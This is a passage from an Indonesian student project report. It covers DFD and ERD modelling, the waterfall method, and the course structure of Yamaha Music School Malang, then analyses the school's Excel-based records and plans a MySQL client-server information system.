5. **PHP** adalah bahasa open source yang dapat digunakan di berbagai mesin (linux, unix, windows) dan dapat dijalankan secara runtime melalui console serta juga dapat menjalankan perintah-perintah system.
- 6.





2.7 Perangkat Analisis dan Perancangan

2.7.1 Diagram Alir Data

Diagram Aliran Data atau yang biasa disebut dengan *DFD (Data Flow Diagram)* merupakan alat perancangan sistem yang berorientasi pada alur data dengan konsep dekomposisi dapat digunakan untuk penggambaran

analisa maupun rancangan sistem yg mudah dikomunikasikan oleh profesional sistem kepada pemakai maupun pembuat program.^[1]

Ada beberapa symbol DFD yang banyak dipakai :

No.	Simbol	Penjelasan
01		Kesatuan luar adalah lingkungan luar sistem yang dapat berupa orang, departemen atau sistem lain yang memberikan input ataupun menerima output dari sistem.
02		Arus data adalah aliran data yang mengalir diantara proses, simpanan data dan kesatuan luar.
03		Proses adalah kerja atau kegiatan yang dilakukan oleh orang, mesin atau komputer dari hasil suatu arus data yang masuk kedalam proses untuk dihasilkan arus data yang akan keluar dari proses.
04		Simpanan Data adalah merupakan simpanan data yang berupa file.

Gambar 2.1 Simbol Utama DFD^[5]

2.7.2 Pemodelan data

Model data adalah sekumpulan cara / peralatan / *tool* untuk mendeskripsikan data-data, hubungannya satu sama lain, semantiknya, serta batasan konsistensi.

Ada dua model data, yaitu : *Entity Relationship Diagram* (ERD) dan model relasional. Keduanya menyediakan cara untuk mendeskripsikan perancangan basis data pada peringkat logika.

Model ERD atau *Conceptual Data Model* (CDM) adalah model yang dibuat berdasarkan anggapan bahwa dunia nyata terdiri dari koleksi obyek-obyek dasar yang dinamakan entitas (*entity*) serta hubungan (*relationship*) antara entitas-entitas itu.

Model Relasional atau *Physical Data Model* (PDM) adalah model yang menggunakan sejumlah tabel untuk menggambarkan data serta hubungan antara data-data tersebut. Setiap tabel mempunyai sejumlah kolom di mana setiap kolom memiliki nama yang unik.

Di dalam ERD atau CDM maupun PDM, relasi (hubungan) setiap entitas mempunyai derajat hubungan (kardinalitas) yang menunjukkan jumlah maksimum entitas yang dapat berelasi dengan entitas yang lain. Relasi kardinalitas yang terjadi di antara dua himpunan entitas dapat berupa :

- a. 1 ke 1 (*one to one*), setiap entitas pada suatu himpunan entitas berhubungan paling banyak satu entitas pada himpunan entitas yang lain, begitu juga sebaliknya.
- b. 1 ke N (*one to many*), setiap entitas berhubungan dengan banyak entitas pada himpunan entitas yang lain, tetapi tidak sebaliknya.
- c. N ke 1 (*many to one*), setiap entitas berhubungan dengan paling banyak satu entitas pada himpunan entitas yang lain, tetapi tidak sebaliknya.

N ke N (*many to many*), setiap entitas pada suatu himpunan dapat berhubungan dengan entitas pada himpunan entitas yang lain, demikian sebaliknya.

2.8 Metode Pengembangan Sistem *Waterfall*

Model air terjun (*waterfall*), merupakan salah satu metode pengembangan sistem yang memiliki beberapa langkah, yaitu :

1. Analisis dan definisi persyaratan

Pelayanan, batasan, dan tujuan sistem ditentukan melalui konsultasi dengan pengguna sistem. Persyaratan ini kemudian didefinisikan secara rinci dan berfungsi sebagai spesifikasi sistem.

2. Perancangan sistem dan perangkat lunak

Proses perancangan sistem membagi persyaratan dalam sistem perangkat keras atau perangkat lunak. Kegiatan ini menentukan arsitektur sistem secara keseluruhan. Perancangan perangkat lunak melibatkan identifikasi dan deskripsi abstraksi sistem perangkat lunak yang mendasar dan hubungan-hubungannya.

3. Implementasi dan pengujian unit

Pada tahap ini, perancangan perangkat lunak direalisasikan sebagai serangkaian program atau unit program. Pengujian unit melibatkan verifikasi bahwa setiap unit telah memenuhi spesifikasinya.


4. Integrasi dan pengujian sistem

Unit program atau program individual diintegrasikan dan diuji sebagai sistem yang lengkap untuk menjamin bahwa persyaratan sistem telah dipenuhi. Setelah pengujian sistem, perangkat lunak dikirim kepada pelanggan.

5. Operasi dan pemeliharaan

Biasanya (walaupun tidak seharusnya), ini merupakan fase siklus hidup yang paling lama. Sistem diinstal dan dipakai. Pemeliharaan mencakup koreksi dari berbagai kesalahan yang tidak ditemukan pada tahap-tahap terdahulu,

perbaikan atas implementasi unit sistem dan pengembangan sistem, sementara persyaratan-persyaratan baru ditambahkan.



Gambar 2.2 Model Air Terjun (*Waterfall*)^[3]

2.9 Sistem Pendidikan di Yamaha Musik Square Malang

➤ yamaha music education systems


Sistem Pendidikan *Yamaha Music School* merupakan sistem yang diciptakan secara tersendiri oleh Yamaha. Sejak awal diciptakan melalui berbagai observasi oleh para ahli dari Yamaha Music Foundation di Jepang pada tahun 1954 dan mulai diterapkan di Indonesia pada tahun 1971, sistem ini terus mengalami perkembangan hingga saat ini sistem ini telah tersebar ke seluruh penjuru dunia termasuk Indonesia.

Hal utama yang sangat mendasari sistem ini adalah pemikiran bahwa "tidak semua manusia terlahir dengan bakat alami yang luar biasa, namun demikian orang yang terlahir dengan kemampuan rata-rata pun dapat menikmati musik, bermain alat musik bahkan menciptakan musik."

Melalui sistem Pendidikan Musik Yamaha, setiap siswa dibimbing untuk dapat berkomunikasi dan mengekspresikan diri melalui musik, tidak hanya mampu memainkan alat musik tetapi dapat mengekreasikan musiknya sendiri.

Pendidikan musik sangatlah efektif jika dimulai pada anak-anak usia balita, tetapi tidaklah mudah untuk menemukan cara mengajarkan musik pada anak-anak usia ini karena anak-anak pada usia ini rata-rata belum memiliki kestabilan emosi, kemampuan berkonsentrasi dalam jangka waktu panjang dan kemampuan fisik seperti orang dewasa, akan tetapi anak-anak usia ini memiliki kemampuan mendengar yang sangat baik. Oleh karena itu untuk pendidikan musik yang dimulai di usia balita, Yamaha menciptakan sistem pelajaran secara berkelompok (group lesson).

Struktur Organisasi Yamaha Music School Malang



Gambar 2.3 Struktur kepemimpinan di Yamaha Music Square Malang

Keuntungan dari group lesson adalah :


Anak-anak mendapatkan pengalaman mendengar musik yang lebih banyak, tidak hanya mendengarkan musik yang dimainkan oleh guru dan dirinya sendiri tetapi juga musik yang dimainkan teman-temannya. Anak-anak mendapatkan suasana yang menyenangkan di group lesson

dengan "Belajar sambil bermain dan bermain sambil belajar". Hal ini dapat menghilangkan rasa bosan sehingga mereka dapat berkonsentrasi lebih lama.

Anak-anak dapat memperoleh pengalaman bermain musik bersama teman-temannya melalui permainan musik secara *ensemble*, hal ini hanya diperoleh di group lesson.

Membantu perkembangan kehidupan sosial anak-anak dan melatih kekompakan dalam sebuah kelompok.

Berikut urutan sistem pendidikan musik Yamaha



gambar 2.4 Struktur system pendidikan di YMSM

➤ **Music Wonderland Course**

Music Wonderland merupakan pengalaman pertama berkenalan dengan keyboard. Memupuk kecintaan terhadap musik dengan mendengarkan, bernyanyi, merasakan irama dan bermain dengan keyboard.

Pada usia 3 tahun anak-anak dengan penuh rasa ingin tahu menyerap apa saja yang dipelajarinya. Pengalaman bermusik yang menyenangkan pada masa tersebut akan memperkaya sensibilitas dan mengembangkan kemampuan pendengaran anak-anak dalam suasana yang menyenangkan. Kemampuan dasar sensibilitas terhadap suara akan berkembang melalui pengalaman mendengar melodi dan ekspresi atau nuansa suara seperti: tempo, irama, harmoni dan lain-lain.

MW membantu memperkaya jiwa dan kemampuan pendengaran(Auditory) anak-anak saat bermain musik dengan hati gembira. Kurikulumnya khusus dirancang oleh Yamaha Music Foundation Jepang, agar anak-anak dapat belajar musik dengan sungguh-sungguh dan menikmati aktifitas bermusik yang kreatif.

Keuntungan yang dapat diperoleh anak-anak bila bergabung dalam kelas MW adalah:

1. *Timely Education*

Metode pelajaran di kelas MW disesuaikan dengan perkembangan fisik dan mental anak-anak pada umumnya.

2. *Group Lesson*

Melalui pelajaran bersama dengan teman-teman, anak-anak dapat membina inisiatif dan sopan santun dalam suatu kelompok di samping dapat belajar dengan senang hati.

3. *Parent's Attendance*

Pelajaran di kelas akan dilaksanakan dengan memperhatikan kontak fisik antara orang tua dan anak. Dengan kehadiran orang tua pada kelas, anak-anak dapat belajar dengan tenang tanpa stres. Di samping itu, senyuman dan salam hangat dari orang tua akan memberi mereka semangat.

4. *Using Keyboard Instrument*

Perasaan berpartisipasi pada musik secara aktif akan berkembang melalui pengalaman mengekspresikan image suara seperti “bintang“,

“jam”, dan sebagainya dengan menggunakan beragam suara electone. Dengan ”memainkan keyboard“ dengan senang hati, anak-anak dengan sendirinya dapat mendengar dan mengekspresikan image dan nuansa suara.

➤ **Junior Extension Course**

Kursus ini adalah kelanjutan dari KMA, kedua jenis kursus ini merupakan dasar dari seluruh musik di Sistem Pendidikan Yamaha. Setelah mereka memperoleh kemampuan dasar bermusik di KMA, disini mereka dapat mengembangkan kebebasan berekspresi & bereaksi sesuai dengan diri masing-masing, sesuai perkembangan usia mereka, otot-otot jari semakin kuat sehingga mereka akan mendapat pengalaman yang lebih jauh mengenai teknik permainan dan musikalitas.

Keuntungan dari group lesson adalah :

- Lyric Singing
- Memory Singing
- Solfege
- Repertoire
- Ensemble
- Keyboard Harmony
- Cadence Exercise
- QRS, Sequence Sing/Play, Two Part Sing/Play

- Hearing (By Ear Playing Melody and Harmony)
- Rudiments of Music
- Peningkatan kemampuan dalam teknik bermain
- Kemampuan membuat variasi melody maupun harmony dari sebuah lagu
- Kemampuan mentransposisikan lagu yang mereka mainkan ke dalam beberapa tangga nada
- Kemampuan membuat cerita dengan musik melalui melody sederhana dalam by ear ensemble
- Peningkatan kemampuan memainkan secara spontan melody & harmony yang mereka dengar

➤ **Junior Advanced Course**

Di tahap ini anak-anak sudah memilih alat musik apa yang menjadi alat musik utama yang mereka mainkan apakah piano atau electone. Di kursus ini anak-anak diwajibkan untuk mengambil 2 jenis kursus yaitu private lesson dan group lesson. Dimana di dalam private lesson akan ditekankan pada peningkatan kemampuan teknik bermain alat musik utama mereka secara lebih serius.

Dan dalam group lesson akan ditekankan pada "kreatifitas" dimana mereka akan belajar membuat arrangement dari sebuah lagu, improvisasi spontan yang sederhana dan membuat komposisi yang sederhana sesuai

imajinasi dan karakter masing-masing materi yang diajarkan di group lesson JAC.

- Lyric Singing
- Solfege
- Let's sing and play together
- Keyboard Harmony
- Rhythm Training
- Ensemble
- Repertoire
- Improvisation and Composing
- Music Appreciation
- QRS, Sequence Sing/Play, Two Part Sing/Play
- Hearing (by ear playing melody dan harmony)

➤ **Advanced Extension Course**

Sesuai perkembangan usia yang beranjak remaja, kemampuan fisik untuk melakukan teknik-teknik bermain yang lebih rumit dan variatif semakin ditingkatkan melalui private lessonnya dan juga mereka telah memperoleh lebih banyak pengalaman dalam kehidupan sehari-hari yang membuat ekspresi musik mereka semakin kaya ragamnya, sehingga karya-karya musik melalui arrangement maupun komposisi akan lebih meningkat lagi kualitasnya. Ini semua akan digali lebih jauh dalam group lessonnya.

Variasi-variasi dalam kreasi-kreasi musik mereka lebih ditingkatkan sehingga kemampuan musikalitas mereka akan setara grade 6 setelah menyelesaikan AXC.

- Solfege
- Let's sing and play together
- Keyboard Harmony
- Rhythm Training
- Ensemble
- Improvisation and Composing
- QRS, Sequence Sing/Play, Two Part Sing/Play
- Hearing (by ear playing melody dan harmony)

➤ **Kursus Musik Junior**

Yamaha menciptakan sistem pengajaran musik secara berkelompok (Group Lesson) sesuai dengan usianya. Pelajaran berkelompok ini bisa didapatkan di Kursus Musik Junior yang dimulai dari usia 6-8 tahun, yang dirancang untuk dapat menciptakan lingkungan yang nyaman belajar musik, dimana anak-anak pada usia ini cenderung memiliki rasa ingin tahu yang besar terhadap segala hal dan melalui permainan ensemble akan membangkitkan sikap positif anak-anak dalam belajar dan bekerjasama.

Dengan menggunakan proses metoda pengajaran (basic learning process) mendengar (hearing) - bernyanyi (singing) - bermain musik (playing) - membaca not (reading) anak-anak dapat mengembangkan pengetahuan musik tentang nada-nada dan cara mengekspresikannya yang akan menumbuhkan kemampuan mereka dalam melakukan aransemen dan improvisasi.

Alat musik yang digunakan yaitu Yamaha Electone memiliki tiga buah keyboard, upper, lower dan pedal yang mampu menciptakan harmonisasi yang baik sehingga memperjelas nada-nada yang sedang dimainkan walaupun secara bersamaan dan anak-anak akan mendapat pengertian dasar mengenai jenis suara seperti Piano, Biola Terompet dan lain-lain.

Materi yang diajarkan pada Kursus Musik Junior :

- Keyboard repertoire
- Ensemble Playing
- Singing, Solfege dan Lyrics
- Aransemen dan improvisasi
- Teori musik

Keterangan mengenai kursus :

- Pengajaran secara berkelompok (group lesson) terdiri dari 6-8 anak
- 1 kali seminggu, 60 menit (kecuali ada hari libur)

- Target per level 6 bulan

Jangka Waktu Kursus :

- Tingkat pemula (beginner) step 1 s/d 6, 3 tahun
- Tingkat Menengah (intermediate), Music Town step 1 s/d 3, 2 tahun
- Tingkat Advance, Music Planet 1 tahun

Alat musik yang direkomendasikan untuk latihan di rumah :

- Yamaha Electone - Model EL-100

Datang dan bergabunglah, berikan putera-puteri anda cara yang tepat untuk belajar musik secara menyenangkan.

➤ **New Electone Study Course**

Kursus ESC ditujukan bagi siswa diatas usia 9 tahun, yang belum mempunyai pengalaman dalam permainan keyboard dan bagi semua orang yang ingin bermain musik sebagai hobi. Pada kursus ini, para siswa akan diberikan teknik dasar permainan electronic organ (Electone), teori dasar musik dan istilah-istilah musik. Dengan menggunakan electone yang memiliki 3 keyboard (upper, lower dan pedal) para siswa akan mendapatkan pengalaman bermusik yang menyenangkan, dengan menggunakan berbagai macam rhythm otomatis dan berbagai macam warna suara dari instrument-instrument seperti Piano, Terompet, Biola dan lain-lain.

Materi pelajaran bagi siswa :

- Textbook Yamaha Electone Study Course Vol 1 s/d 8

Vol 1 s/d Vol 4 :

- Pada awal masa kursus para siswa akan mempelajari teori dasar dalam bermain electone
- Mempelajari berbagai macam harmoni (accord) disamping latihan-latihan jari (finger exercises)
- Pada Vol 1 & 2, akan diberikan pola dasar accord dan rhythm
- Pada Vol 3 & 4, para siswa belajar memainkan pola rhythm yang lebih variatif

Vol 5 & Vol 6 :

- Pada tahap ini, para siswa mempelajari berbagai macam teknik dengan tujuan agar siswa mampu untuk mengaransemen lagu-lagu yang terdapat pada bagian Folio dan Album

Vol 7 :

- Pada tahap ini, para siswa mempelajari berbagai macam teknik dengan tujuan agar siswa mampu untuk mengaransemen lagu-lagu yang terdapat pada bagian Folio dan Album

Vol 8 :

- Pada tahap ini siswa akan mempelajari Fake dan Adlib, serta peningkatan kemampuan dalam bermain dan berimprovisasi
- Pada tahap ini, para siswa diharapkan sudah menguasai seluruh materi pelajaran yang diaplikasikan pada kemampuan bermain serta berimprovisasi pada electone.

Keunggulan Kursus ESC :

- Dapat membedakan warna suara dari berbagai macam alat musik
- Permainan ensemble pada group lesson
- Kemampuan untuk berimprovisasi dan mengaransemen
- Dilengkapi floppy disk dengan berbagai macam style musik

Mengenai Kursus :

- Kursus diberikan secara Group Lesson (6 s/d 8 siswa per kelas)
- Lama kursus : 60 menit, 1 kali seminggu (kecuali hari libur)

- Kelas private, lama kursus : 30 menit, 1 kali seminggu (kecuali hari libur)

➤ **Kursus Gitar Junior**

Diselenggarakan untuk anak-anak usia 7 s/d 10 tahun.

Pelajaran diberikan dalam bentuk kelompok 2-4 anak dalam satu kelas. Satu kali 30 menit per minggu, 4 kali per bulan (kecuali ada hari libur nasional).

Sistim Kurikulum :

- Tingkat Dasar A step 1 : grade 11 (\pm 12 s/d 16 bulan)
- Tingkat Dasar B step 1 : grade 10 (\pm 10 s/d 12 bulan)

Bila siswa telah menyelesaikan Tingkat Dasar B, maka siswa tersebut dapat melanjutkan pelajarannya ke Tingkat Menengah Kursus Gitar Reguler (KGR).

Gitar yang disediakan di kelas adalah gitar Yamaha CS-40 (yang ukurannya 3/4 dari gitar standar) serta gitar Yamaha CGS-102 (yang ukurannya 1/2 dari ukuran gitar standar).

Teknik permainan yang diajarkan adalah memetik (finger-picking) dengan teknik klasikal serta mengocok (strumming).

Metodanya meliputi solfegio, hearing permainan solo, duet dan trio gitar. Menggunakan lagu-lagu anak dengan standar international serta lagu-lagu populer dengan notasi standar

Setelah menyelesaikan setiap tingkatannya siswa mengikuti ujian grade gitar Yamaha secara berurutan (grade 11 s/d 6)

➤ **Kursus Gitar Reguler**

Diselenggarakan untuk umum, disukai oleh para pelajar, mahasiswa orang kantoran dan dewasa senior lainnya

Sistem Kurikulum :

- Kelompok 2-4 orang dalam satu kelas
- Privat : 1 orang dalam satu kelas
- Satu kali 30 menit perminggu, 4 kali perbulan (kecuali ada hari libur nasional). Privat dianjurkan untuk tingkat lanjutan
- Tingkat Dasar : Grade 10 (\pm 8 s/d 12 bulan)
- Tingkat Menengah : Grade 9 & 8 (keduanya \pm 10 s/d 12 bulan)
- Tingkat Lanjutan : Grade 7 & 6 (keduanya \pm 12 s/d 18 bulan)

Ditujukan Untuk :

- Seseorang yang telah mampu bermain gitar sebelumnya dan dapat membaca notasi standar, tidak harus memulai kursus dari awal. Hal ini dapat dikonsultasikan dengan guru Yamaha yang bersangkutan
- Gitar yang disediakan di kelas adalah gitar dengan senar nilon (gitar klasik). Teknik permainan yang digunakan adalah memetik dengan jari (finger-picking) serta mengocok (strumming)
- Metodanya menggunakan lagu-lagu internasional maupun nasional, tradisional mancanegara maupun lagu populer. Juga musik-musik country, bossa-nova dan moderen (untuk tingkat lanjutan), selain repertori klasikal dengan notasi standar
- Setelah menyelesaikan setiap tingkatannya, siswa mengikuti ujian grade Yamaha secara berurutan (dari grade 10 s/d grade 6)
- Siswa yang telah menamatkan KGR dan telah memperoleh sertifikat grade 6, dapat melanjutkan pelajaran dan dapat juga ujian grade guru (grade 5 s/d 3)

BAB III

ANALISIS DAN PERENCANAAN SISTEM


Pada bab ini dijelaskan mengenai analisis dan perancangan sistem aplikasi. Analisis ditujukan untuk memberikan gambaran secara umum terhadap aplikasi. Hal ini berguna untuk menunjang perancangan aplikasi yang akan dikembangkan sehingga kebutuhan akan aplikasi tersebut dapat diketahui sebelumnya. Kemudian hasil analisis akan menjadi dasar untuk melakukan perancangan atau desain aplikasi sesuai kebutuhan sistem.

Dalam merancang aplikasi pada proyek akhir ini terlebih dahulu dilakukan pembuatan desain proses, desain data, serta desain antar muka aplikasi. Desain proses berguna untuk mengintegrasikan semua proses yang terjadi dalam aplikasi yang akan dibuat. Desain data berguna untuk mengetahui data apa saja yang dibutuhkan dalam proses yang akan dikerjakan. Sedangkan perancangan antarmuka berfungsi sebagai antar muka interaksi antara pengguna dengan sistem aplikasi yang dibuat, sehingga pengguna dapat mengoperasikan aplikasi yang dibuat.

3.1. Sistem Saat Ini

Sistem yang ada saat ini sudah berbasis komputer, tetapi masih belum menerapkan sistem basis data yang terstruktur. Aplikasi yang digunakan terbatas hanya pada aplikasi *Microsoft Office Excel* yang disediakan oleh Yamaha Music Square Malang.

Pemrosesan data manajerial masih dalam bentuk manual, yaitu terbatas pada tumpukan kertas laporan. Laporan dari Yamaha music Square masih disimpan dalam bentuk *Microsoft Office Excel* sehingga data yang begitu banyak membutuhkan waktu yang cukup lama untuk diproses dan akan mengganggu kinerja manajerial Yamaha Music Square Malang.



Gambar 3.1 Alur Data dari Yamaha Music Square Malang Ke Member

Dari gambar di atas, dapat dijelaskan bahwa pendataan dari YMSM masih dilakukan secara manual oleh petugas pencatat data pada YMSM. Berikutnya data tersebut akan diteruskan ke petugas periksa yang akan memeriksa keabsahan data untuk berikutnya akan di entri ke dalam program aplikasi yang digunakan saat ini, yaitu *Microsoft Office Excel*. Proses entri data dilakukan oleh petugas dari tiap bidang pada YMSM.

Data yang dihasilkan akan dicetak dalam bentuk laporan kemudian laporan tersebut akan umumkan melalui buku laporan yang akan diserahkan kepada setiap membeinya.

3.1.1 Spesifikasi Sistem Saat Ini

Spesifikasi sistem yang berjalan saat ini antara lain :

1. Sistem yang digunakan adalah aplikasi *Microsoft Office Excel* untuk mengelola data dan informasi manajemen di YMSM.
2. Sistem ini hanya menggunakan satu buah komputer untuk entri data yang menggunakan sistem operasi *Microsoft Windows XP SP1* atau *SP2* yang tidak terhubung dengan jaringan.
3. Karena hanya menggunakan satu buah komputer dan tidak terhubung dengan jaringan, maka sistem ini tidak memiliki komputer server.
4. Informasi yang dihasilkan dicetak dalam bentuk laporan dan diserahkan ke semua membeinya.
5. Pengoperasian sistem tidak terlalu rumit sehingga cukup mudah dimengerti dan digunakan oleh petugas atau operator.

3.1.2 Kelebihan Sistem Saat Ini

Kelebihan yang dimiliki sistem saat ini antara lain :

1. Data manajemen pendidikan per periode waktu tertentu dapat diketahui melalui data yang disimpan pada komputer.

2. Data-data manajemen pendidikan dapat di outputkan menjadi bentuk laporan-laporan sebagai data arsip.
3. Jika ada perubahan format laporan, maka tidak terlalu sulit untuk merubah format laporan yang terdapat pada aplikasi *excel*.

3.1.3 Kekurangan Sistem Saat Ini

Kekurangan yang dimiliki sistem saat ini antara lain :

1. Aplikasi ini yang digunakan bukan aplikasi *client-server*, dengan begitu proses entri data dan penyimpanan akan lebih lambat.
2. Setiap pergantian periode pelaporan, aplikasi tersebut harus disimpan dengan nama yang berbeda sesuai periode pelaporan. Dengan cara seperti ini, ada banyak tumpukan *file* aplikasi di setiap komputer sehingga cukup sulit dalam pencarian data karena terdapat tumpukan *file* di setiap komputer.

3.2 Sistem Informasi Manajemen Yamaha Music School (Metro Musik) Malang

Sistem Informasi Manajemen Yamaha Music Square Malang memiliki fungsi untuk mengelola data tentang pengiklanan produk, proses registrasi, pendaftran, penilaian system pendidikan. Data yang diolah pada aplikasi ini mengambil masukan (*input*) data dari YMSM. Peninformasian data dilakukan dalam bentuk laporan berupa WEB. Pengunjung bisa mengunjungi web tersebut, dan akun hanya ditujukan buat administrator, siswa, pengajar, keuangan dan manager.

Yamaha Music School (Metro Music) Malang berfungsi sebagai unit utama dalam sistem Informasi Manajemen. Semua data administrasi siswa maupun pengajar bisa diakses dengan cara mengisi *User Name* dan *Password* pada halaman login. Di unit ini juga terdapat sistem informasi waralaba sehingga direktur bisa memantau keuntungan perusahaan setiap harinya.

3.2.1 Pengguna Sistem

Pengguna sistem informasi majemen Yamaha Music Square antara lain :


- a. Administrator, dalam hal ini adalah administrator YMSM, yaitu pengguna yang memiliki hak akses penuh terhadap aplikasi Sistem Informasi Manajemen ini.
- b. Siswa, seluruh siswa Yamaha Music Square Malang yang mempunyai hak akses dapat menggunakan system ini tetapi tidak memiliki hak akses penuh.
- c. Pengajar, seluruh pengajar di Yamaha Music Square Malang yang mempunyai hak akses dapat menggunakan system ini, sama halnya siswa mereka tidak memiliki hak akses penuh.
- d. Staf Pengajaran, Hanya staf pengajar Yamaha Music Square Malang yang mempunyai hak akses dapat menggunakan system ini, misalnya entri data siswa, pengajar dan lain hal yang berhubungan dengan kegiatan belajar mengajar
- e. Staf Keuangan, Hanya staf keuangan Yamaha Music Square Malang yang mempunyai hak akses dapat menggunakan system ini, misalnya entri pendapatan, pengeluaran, dan lain hal yang berhubungan dengan transaksi keuangan.

Setiap pengguna tersebut di atas dibatasi oleh hak akses aplikasi kecuali administrator yang memiliki hak akses penuh termasuk menentukan hak akses pengguna maupun menambah pengguna sistem.

2.2.2 Spesifikasi Sistem

Sesuai dengan tujuan dari pengembangan sistem informasi Manajemen Yamaha Music School (Metro Musik) Malang, maka spesifikasi dari sistem informasi manajemen ini adalah sebagai berikut:

1. Sistem informasi dengan model *client - server* berbasis windows, dimana aplikasi *client* dapat mengakses basis data. Aplikasi *client* harus dapat dijalankan pada semua sistem operasi berbasis windows.
2. Sistem basisdata menggunakan MySQL dengan sebuah server dan sistem operasi Windows XP 2.
3. Sebuah *form* penjualan yang dapat memberikan data-data dan rekapan yang akurat yang sangat berguna untuk proses penjualan product yamaha .
4. Sistem informasi ini, terutama bagian aplikasi *client* diharapkan dapat dengan mudah dipakai oleh siswa maupun pengajar Yamaha Music School (Metro Music Malang) dan operator yang mengoperasikan sistem ini.



Gambar 3.2 Desain Sistem

2.3 Perancangan Sistem

3.3.1 Diagram Alir Data (DAD)

Dalam merancang suatu aplikasi, diperlukan suatu desain sistem yang dibuat dengan pemodelan proses. Model proses dari sistem informasi puskesmas ini dibuat dalam bentuk diagram alir data (DAD). DAD menunjukkan bagaimana alur kerja sistem informasi secara nyata.

3.3.1.1 Context Diagram

